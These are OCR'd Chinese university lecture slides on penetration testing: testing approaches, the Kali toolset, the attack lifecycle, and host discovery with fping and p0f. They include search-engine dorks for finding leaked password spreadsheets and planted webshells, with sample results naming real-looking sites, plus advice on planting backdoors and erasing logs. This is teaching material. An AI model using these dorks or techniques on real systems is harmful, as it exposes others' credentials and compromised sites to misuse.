武汉大学 国家网络安全学院
SCHOOL OF CYBER SCIENCE AND ENGINEERING·WHU

信息系统安全

（Information System Security）

武汉大学
王鹃

jwang@whu.edu.cn

目录

- 信息系统安全概述
- 软件安全与恶意代码
- 渗透测试方法及工具
- 模糊测试与漏洞挖掘
- 用户身份认证机制
- 访问控制模型
- 操作系统基础安全机制
- 硬件安全与可信计算
- 系统风险评估方法与工具
- 信息系统安全研究新方向

第三章 渗透测试方法及工具

LISS
空天信息安全与可信计算
教育部重点实验室

一、渗透测试的概念

渗透测试 (Penetration Testing)：

是通过模拟恶意黑客的攻击方法，来评估计算机网络系统安全的一种评估方法。这个过程包括对系统的任何弱点、技术缺陷或漏洞的主动分析，这个分析是从一个攻击者可能存在的位置来进行的，并且从这个位置有条件主动利用安全漏洞。

渗透测试还具有的两个显著特点是：

（1）渗透测试是一个渐进的并且逐步深入的过程。

（2）渗透测试是选择不影响业务系统正常运行的攻击方法进行的测试。

二、渗透测试方法

1. 有黑盒测试（Black box testing）
2. 白盒测试（White box testing）
3. 灰盒测试（Gray box testing）


1. 黑盒测试

黑盒测试假定**渗透测试人员先期对目标网络、公司流程或应用提供的服务没有了解**。

启动黑盒测试项目需要做大量的侦察，而且还需要长期跟踪。因为现实中的攻击者在发起攻击前可能会对目标进行长期学习。

黑盒测试存在一些问题:


- 测试人员很难估量侦察阶段会持续多长时间，它完全取决于系统和对环境的熟悉程度。



2. 白盒测试

白盒测试是当渗透测试人员对系统非常熟悉时采取的方法。

白盒渗透测试的目标是明确定义好的，而测试报告的结果通常是有预期的。测试人员会接触目标的详细信息，如网络信息、系统类型、公司流程和服务等。白盒测试通常关注的都是某个特定业务对象（如满足特定需求），而不是普通评估。因此它持续的时间一般较短，具体取决于目标空间的限制。白盒测试任务可以降低信息收集（如侦察服务）的成本，从而降低渗透测试的费用。




公司内部的安全团队通常会执行白盒测试。

3. 灰盒测试

灰盒测试介于黑盒和白盒测试之间。


它通常出现的情况是，客户或系统所有者同意：在侦察环节中最终会发现一些不确定信息，但渗透测试人员可以忽略这部分信息。渗透测试人员会知道目标的一些基本情况；不过，系统内部工作原理和其他一些受限信息仍然不会公开给渗透测试人员。

真实的攻击者会在对目标实施攻击之前收集目标的一些信息。大多数攻击者不会选择随机目标。他们的动机都非常明确，而且他们通常会在尝试攻击之前跟目标进行一定程度的交互。对许多专业安全人员来说，灰盒测试是进行渗透测试的一个很有吸引力的选择。



三、渗透测试工具- BackTrack5或KALI

- BackTrack-是一套专业的计算机安全检测的Linux操作系统，简称BT，目前最新的版本是BT5。
- Kali Linux-Kali Linux设计之初命名为BackTrack 6，只是再基于Ubuntu发行版进行修改以达到 Offensive Security 团队的设计目标显得工程尤为庞大，因此更替Debian作为基础系统后的BackTrack 系统重新命名为 Kali Linux。



1. BackTrack发展史

BackTrack是由Remote-exploits.com出品的, 非常著名的安全审核工具平台，在封装好的Linux系统里内置了大量的网络安全检测工具。

BackTrack由Auditor和WHAX两种渗透测试平台合并而来，两者都是基于Linux系统的渗透测试平台。

BackTrack版本发布历史如下表所示：

发布如期	发布版本
2006-02-05	BackTrack v1.0 Beta
2006-05-26	BackTrack v1.0
2007-03-06	BackTrack 2 final
2009-06-19	BackTrack 3 final
2010-01-09	BackTrack 4 final
2010-05-08	BackTrack 4 R1
2010-11-22	BackTrack 4 R2
2011-05-10	BackTrack 5 (Based on Ubuntu 10.04 LTS, Linux kernel 2.6.38))

2. Kali Linux发展史

Kali Linux是基于Debian的Linux发行版， 设计用于数字取证和渗透测试。由Offensive Security Ltd维护和资助。最先由Offensive Security的Mati Aharoni和Devon Kearns通过**重写BackTrack**来完成，BackTrack是他们之前写的用于取证的Linux发行版。

3. Kali 简介

BackTrack的作者发布了一个全新的高级渗透测试Linux发行版，名为Kali Linux。

Kali Linux于2013年3月13日诞生并发布。Kali Linux基于Debian。

相比BackTrack，Kali有很多优势。

- 它比BackTrack多了许多自带的更新版本的工具。
- Kali还支持定制、无人值守安装、可自由选择桌面环境，以及其他一些自带的优秀功能。

Kali Linux可以从http://www.kali.org/下载并安装。

4. Kali工具集概述

Top 10 Security Tools
Information Gathering
Vulnerability Analysis
Web Applications
Password Attacks
Wireless Attacks
Exploitation Tools
Sniffing/Spoofing
Maintaining Access
Reverse Engineering
Stress Testing
Hardware Hacking
Forensics
Reporting Tools
System Services
aircrack-ng
burpsuite
hydra
john
maltego
metasploit framework
nmap
owasp-zap
sqlmap
wireshark
you become, the more

4. Kali工具集概述

Information Gathering（信息收集） 这些都是侦察工具，用来收集目标网络和设备的数据。在这类工具中，从找出设备的工具到查看使用的协议的工具都有。

Vulnerability Analysis（漏洞分析） 这个类别中的工具主要用来评测系统，找出漏洞。通常，这些工具会针对前面用信息搜集侦察工具发现的系统来运行。

Web Applications（Web应用） 这个类别中的工具用来对Web服务器进行审计和漏洞利用。我们在本书中提到的很多审计工具都来自这个类别。不过Web应用也不全是指针对Web服务器的攻击工具，它们也可能指用做网络服务的基于Web的工具。举个例子，在这个类别中你也能看到Web代理工具。

Password Attacks（密码攻击） 这类工具主要用来进行暴力破解密码，或是离线计算密码或身份认证中的共享密钥。

Wireless Attacks（无线攻击） 这类工具主要是对无线协议中发现的漏洞加以利用。在这里你可以找到802.11工具，包括aircrack、airmon和破解无线密码的工具。除此之外，这个类别中也包含跟RFID和蓝牙漏洞相关的工具。很多情况下，这个类别中的工具需要跟一块可以由Kali配置成混杂模式（Promiscuous Mode）的无线网卡搭配使用。

4. Kali工具集概述

Exploitation Tools（漏洞利用工具） 这些工具主要用来对系统中找出的漏洞加以利用。通常，漏洞会在对目标进行的漏洞评估环节被找出。

Sniffing and Spoofing（网络嗅探和欺骗） 这类工具用于抓取网络上的数据包、篡改网络上的数据包、自定义数据包以及仿造网站。这个类别中还有一些VoIP重建工具。

Maintaining Access（保持访问权限） 保持访问权限工具是在建立了到目标系统或网络的入口后使用的。通常，被侵入的系统会有多个后门用于攻击者后期访问，当攻击者使用的漏洞被发现和修复时，它会提供替代路径。

Reverse Engineering（逆向工程工具） 这类工具用来拆解可执行程序和调试程序。逆向工程的目的是分析一个程序是如何开发的，这样就可以对它进行复制、修改，或者通过它开发其他程序。逆向工程也用在恶意软件分析中，用来查明可执行程序都做了哪些事情，或是被研究者用来尝试找到软件应用中的漏洞。

Stressing Testing（压力测试工具） 这类工具用来测试一个系统能处理多少并发数据。过载的系统可能会出现预期外的结果，比如导致控制网络通信的设备打开所有的通信通道或是导致系统关闭（也称为拒绝服务攻击）。

4. Kali工具集概述

Hardware Hacking（硬件破解工具） 这类工具包含Android工具（可以划分为移动类）和Arduino工具（用来编程和控制其他小型电子设备）。

Forensics（取证工具） 这类工具主要用来监测和分析计算机网络的流量和计算机应用。

Reporting Tools（报告生成工具） 这类工具用来将渗透测试活动中发现的信息转换成可交付的文档。

System Services（系统服务） 用这类工具你可以启用或禁用Kali的服务。服务聚合到了BeEF、Dradis、HTTP、Metasploit、MySQL和SSH这几个小分类中。

四、渗透测试生命周期

1. 侦察（信息收集）
2. 扫描（目标测试）
3. 获取访问（漏洞利用、渗透）
4. 提升权限
5. 维持访问、清除痕迹

1. 侦察

在发起攻击之前，应该了解尽可能多跟目标的环境和系统特征有关的信息。掌握的能够辨识目标的信息越多，就越有可能找到最简便最快捷完成任务的方式。

Kali Linux提供了一个名为 **Information Gathering** 的类别作为侦察工作的资源。其中包含的工具可用来研究网络、数据中心、无线环境和主机系统。

侦察任务的目标：

（1）找出目标；

（2）定义应用和商业用途；

（3）找出系统类型；

（4）找出可用端口；

（5）找出运行的服务；

（5）对信息进行社会工程；

（6）记录发现的内容。

2.目标测试

找出目标并且在侦察阶段对其做了研究后，下一步就是对目标进行漏洞测试。这时，渗透测试人员应该已经具备足够的有关目标的信息来选择如何分析潜在的漏洞或薄弱环节。

针对漏洞进行的目标测试可以是手动的，也可以通过工具做到自动化。在Kali Linux中有一系列工具聚合到了一个名为 **Vulnerability Analysis** 的类别下面。这些工具覆盖的范围从访问网络设备到访问数据库都有。

目标测试的目标：

（1）测试出目标的薄弱环节；

（2）找出易受攻击的系统，并确定其优先级；

（3）将易受攻击系统和资产所有者进行映射；

（4）记录发现的内容。

3. 漏洞利用

利用找到的漏洞来验证漏洞是否真实存在，并会验证能获得什么样的信息或是什么样的访问权限。漏洞利用是渗透测试服务和其他被动服务如漏洞评估和安全审计的主要区别。如果没有获得目标的资产所有者授权，漏洞利用和后续步骤都会带来法律后果。

这一步成功与否完全依赖于前面几步的投入。许多漏洞利用技术都是针对特定漏洞开发的。如果没有正确执行，可能会造成意外的后果。最佳实践是找出若干漏洞之后，基于最容易攻击的漏洞制定一个攻击策略。

3. 漏洞利用

漏洞利用可以是手动的，也可以是自动的，这要根据最终对象来确定。比如，自动运行SQL注入来获取某个Web应用的管理员访问权限，或是通过对服务支援中心工作人员进行人工的社会工程获取管理员的登录凭据。

Kali Linux提供了一个名为 **Exploitation Tools** 的专门工具来进行目标漏洞利用，包括对特定服务进行利用的工具以及社会工程工具包。

漏洞利用的目标：

（1）漏洞利用；

（2）拿到权限；

（3）抓取非授权数据；

（4）积极地进行社会工程；

（5）攻击其他系统或应用；

（6）记录发现的信息。

4. 提升权限

获得目标的访问权限并不保证就能完成渗透测试任务的目标。许多情况下，利用有漏洞的系统只能拿到访问目标数据和资源的有限权限。攻击者必须提升权限才能抓取重要内容。这些内容可以是敏感数据、关键的基础设施等。

提升权限包括找出和破解密码、用户账户和非授权的IT空间。

举个例子：拿到受限的用户访问权限后，找出包含管理员登录凭据的shadow文件，通过密码破解获得管理员密码，然后用管理员权限访问内部应用系统。

4. 提升权限

Kali Linux包含了很多用来提升权限的工具，分布在**Password Attacks**和**Exploitation Tools**这两个类别中。由于这些工具中的大多数都带有获得初始访问权限和提升权限的方法，它们是按工具集来进行聚合的。

提升权限的目标：

（1）获得更高级别的访问系统和网络的权限；

（2）获取其他用户的账户信息；

（3）使用提升过的权限来访问其他系统；

（4）记录发现的信息。

5. 维持访问、清除痕迹

最后一步是通过建立其他到系统的入口来保持访问。可能的话，将渗透留下的痕迹也一并隐藏。渗透测试工作很有可能触发防御功能，最终导致渗透测试人员获取的访问网络的途径被加固。最佳实践是建立其他途径来访问目标系统，以防主要路径被关闭。替代性的访问方法有后门、新建管理员账户、加密过的隧道和新的网络访问通道。

要保持在目标系统中的访问，另一个重要的方面是删除渗透证据。这会使得检测攻击更加困难，从而降低来自安全防范团队的回应度。这部分工作包括擦除用户日志、掩盖现有的访问通道和删除篡改的痕迹（如在进行渗透测试时留下的错误消息）。

5. 维持访问、清除痕迹

Kali Linux提供了一个名为**Maintaining Access**的类别，主要用来保持对目标的访问。其中很多工具都用于建立到目标的各种形式的后门。

持访问的目标：

（1）建立到目标网络的多种访问方法；

（2）删除未授权访问的证据；

（3）修复在漏洞利用中受影响的系统；

（4）如有必要，注入假数据；

（5）通过加密或其他方式隐藏通信方式；

（6）记录发现的信息。

五、常用攻击举例

- 信息收集
  1. Google Hacking
  2. 社会工程学
  3. 系统信息收集
     1）Fping
     2）P0f
     3）nmap
     4) Wireshark
- 漏洞探测
  1. Nessus
  2. OpenVAS
- 漏洞利用
  1. Metasploit体系框架
- 维持访问
  - NC
- **Web渗透（了解）**
  1. SQL注入
  2. XSS跨站利用
  3. 文件包含攻击
- 无线网络渗透（了解）
  1. WEP密钥破解
  2. WPA密钥破解
  3. reaver命令破解路由器PIN码

信息收集

1. Google Hacking
2. 社会工程学
3. 操作系统指纹探测

1. Google Hacking

GoogleHacking的含义原指利用Google搜索引擎搜索信息来进行入侵的技术和行为，现指利用各种搜索引擎搜索信息来进行入侵的技术和行为。可以通过利用各搜索引擎强大的功能来挖掘目标网络的一些隐藏信息，例如没有改名的mdb文件、别人留下的webshell或者其他的一些隐秘文件。使用Google中的一些语法可以提供给更多的信息(当然也提供给那些习惯攻击的人更多他们所想要的)，下面介绍一些常用的语法：

intext:这个就是把网页中的正文内容中的某个字符作为搜索条件。例如在Google里输入:intext:动网，将返回所有在网页正文部分包含“动网”的网页。

intitle:和上面那个intext差不多，搜索网页标题中是否有所要找的字符。例如搜索:intitle:安全天使，将返回所有网页标题中包含”安全天使”的网页。同理allintitle:也同intitle类似。

cache:搜索Google里关于某些内容的缓存，有时候也许能找到一些过期但仍然有用的信息。

1. Google Hacking

define:搜索某个词语的定义，搜索:define:hacker，将返回关于hacker的定义。

filetype:这个值得重点推荐一下，无论是撒网式攻击还是后面要说的对特定目标进行信息收集都需要用到这个。搜索指定类型的文件，例如输入:**filetype:doc**，将返回所有以.doc结尾的文件URL，当然如果在实施攻击时可以找.bak、.mdb或.inc，将能够获得更有价值的信息。

info:查找指定站点的一些基本信息。

inurl:搜索指定的字符是否存在于URL中。例如输入:**inurl:admin**，将返回N个类似于这样的连接:http://www.xxx.com/xxx/admin，可以用来寻找管理员登陆url; inurl:“viewerframe?mode=” 可以搜索网上的摄像头


Google Hacking 应用举例

密码查询 filetype:xls site:xxx.cn 密码

数据库下载 filetype:mdb site:xxx.cn

关键信息 inurl:eWebEdit site:xxx.cn

Google 高级搜索页面：



Google Hacking 应用举例

网页 图片 地图 资讯 视频 音乐 更多 ▼

Google

密码 filetype:xls | Google 搜索 | 高级搜索 | 使用偏好

◉ 所有网页 ○ 中文网页 ○ 简体中文网页 ○ 中国的网页

网页

[XLS] 成绩密码
文件格式: Microsoft Excel - HTML 版
A, B, C. 1, 研究生成绩管理系统用户名\密码 1.请授课教师登陆后修改初始密码再录入成绩 2. 成绩录入完毕,请打印一份签字后交新楼327#房间 ...
[redacted]/chemnew/newspublic/uploadfile/files/2006122116204.xls - 类似网页

[XLS] 模板
文件格式: Microsoft Excel - HTML 版
密码协议(零知识、智力扑克、掷硬币协议、比特承诺、电子拍卖). 59, 4. 密码学新方向（量子密码、混沌 ... Bruce Schneier著吴世忠等译《应用密码学》 机械工业出版社 ...
[redacted]7/pygznew/project/files/08courseall/812.86569.xls - 类似网页

[XLS] 电子邮箱及密码
文件格式: Microsoft Excel - HTML 版
6, 部 门, 电子邮箱名称, 用户名, 密码. 7, 综合办, zhb@14ysgs.cn, zhb. 8, 工程管理部, gcb@14ysgs.cn, gcb. 9, 资产财务部, cwb@14ysgs.cn, cwb ...
www.14ysgs.cn/uploadfile/20071030114026491.xls - 类似网页

Google Hacking 应用举例

通过google搜索获取存在web后门的网站：

地址(D) http://www.google.cn/search?hl=zh-CN&newwindow=1&q=intitle%3Ajshell+++inurl%3A.j

jshell ver 0.1
JShell Ver 1.0. 密码:
[redacted]/fjgl%5CfjglCRE221171248061543875.jsp - 网页快照 - 类似结果

jshell.jsp出现问题，帮忙看一下- Java Web开发- Java论坛Java论坛 ...
JspRun. 注册; 登录; 会员; 标签; 统计; 帮助. Java论坛 » Java Web开发 » jshell.jsp出现问题，帮忙看一下. «上一主题 | 下一主题». 返回列表 发新话题 ...
[redacted].net/redirect.jsp?fid=28&tid=13835&goto... - 类似结果

jshell ver 0.1 - [翻译此页]
JShell Ver 1.0. 谒?:
[redacted].co.kr/partner/images/logo/1.jsp - 网页快照 - 类似结果

jshell ver 0.1
[redacted].org.cn:8080/jdwz/css/no.jsp - 类似结果

jshell ver 0.1
专用管理入口. 密码:
[redacted].gov.cn/PingLiangWebSite/Main/plgov.jsp - 类似结果

jshell ver 0.1

2. 社会工程学

- 社会工程学，准确来说，不是一门科学，而是一门艺术和窍门的方术。
- 社会工程学是一种利用人的弱点如人的本能反应、好奇心、信任、贪便宜等弱点进行诸如欺骗、伤害等危害手段，获取自身利益的手法。
- 熟练的社会工程学使用者都擅长进行信息收集，很多表面上看起来一点用都没有的信息都会被这些人利用起来进行渗透。比如说一个电话号码，一个人的名字。

3. 操作系统指纹探测

（1）fping

（2）p0f


（3）nmap

（1）fping

fping （类似ping，利用ICMP协议，发现存活主机）

fping是一款类似ping程序的工具，它通过发送ICMP请求报文并根据目标主机是否发出响应来判断存活主机。一般的ping扫描工具在发出请求时需要等待前一个被探测主机返回某种响应，之后再探测下一台主机是否存在；但是fping却能以轮转的方式并行地发出大量的ping请求。这样，用fping工具去探测多个IP的速度要比ping快很多。同时fping工具能够在命令行中指定任意数量的目标，或者通过指定一个包含目标地址列表的文件来进行探测。

在 Kali 中已经内置了fping工具，打开方式：Kali →Infromation Gathering →Live Hosts Indentifiction →fping，或者在任意一个shell下直接输入fping即可。



（1）fping

下面是fping的常用参数，当然fping的参数不只于此，大家可以自己在Kali 下实验：

-a 显示存活主机

-u 显示目标不可达主机

-b 指定ICMP报文中数据的大小（bytes）

-f 后跟文件名，读取该文件中的地址列表

-g 指定目标地址范围，例如192.168.1.0/24

-s 打印最终结果

（1）fping

实例1：fping通过-f参数读取文本文件内地址列表探测存活主机

首先建立一个包含地址列表的文本文档，这里选择建在Desktop桌面文件夹下，文件名为hosts，文档内容为：

192.168.12.233

192.168.12.240

192.168.12.250

192.168.12.251

执行命令：

Fping –f Desktop/hosts –s -b 100

（1）fping

执行结果如图所示：

从结果中可以看到4个目标地址中有3个存活主机。

```
root@bt:~# fping -f Desktop/hosts -s -b 100
ICMP Redirect from 192.168.12.185 for ICMP Echo sent to 192.168.12.240
192.168.12.250 is alive
192.168.12.233 is alive
ICMP Redirect from 192.168.12.185 for ICMP Echo sent to 192.168.12.240
192.168.12.251 is alive
ICMP Redirect from 192.168.12.185 for ICMP Echo sent to 192.168.12.240
192.168.12.240 is unreachable

       4 targets
       3 alive
       1 unreachable
       0 unknown addresses

       6 timeouts (waiting for response)
       9 ICMP Echos sent
       4 ICMP Echo Replies received
       3 other ICMP received

 1.09 ms (min round trip time)
 791 ms (avg round trip time)
 1878 ms (max round trip time)
        4.130 sec (elapsed real time)
```

（1）fping

实例2：fping通过-g参数指定目标地址范围探测存活主机


例如扫描192.168.12.0地址段，可以通过以下两种命令方式：

fping –g 192.168.12.0/24 –s

fping -g 192.168.12.1 192.168.12.254 –s

以第二种命令方式为例来看下执行命令后的结果。

如图所示，fping程序依次列出每一个地址的响应情况，以及各个IP的主机是否存活，并在最后列出总的结果，可以看到在指定的254个目标地址中共有119个存活主机。



（2）p0f

在通过fping判断存活主机后，我们可以通过p0f这款工具来识别操作系统版本（注意是p0f中间的是数字“0”,不是字母“o”）.P0f的特点是并不向目标系统发送任何数据，而是被动地接受来自目标系统的数据进行分析，因此在用P0f识别目标的操作系统时一般不会被发现。


P0f支持反连SYN,正连SYN+ACK,空连RST+，碎片ACK等多种数据识别模式，另外P0f还能够探测到目标是否运行于防火墙之后，是否运行于NAT模式，是否运行于负载均衡模式，远程系统已启动时间以及远程系统的DSL和ISP信息等。

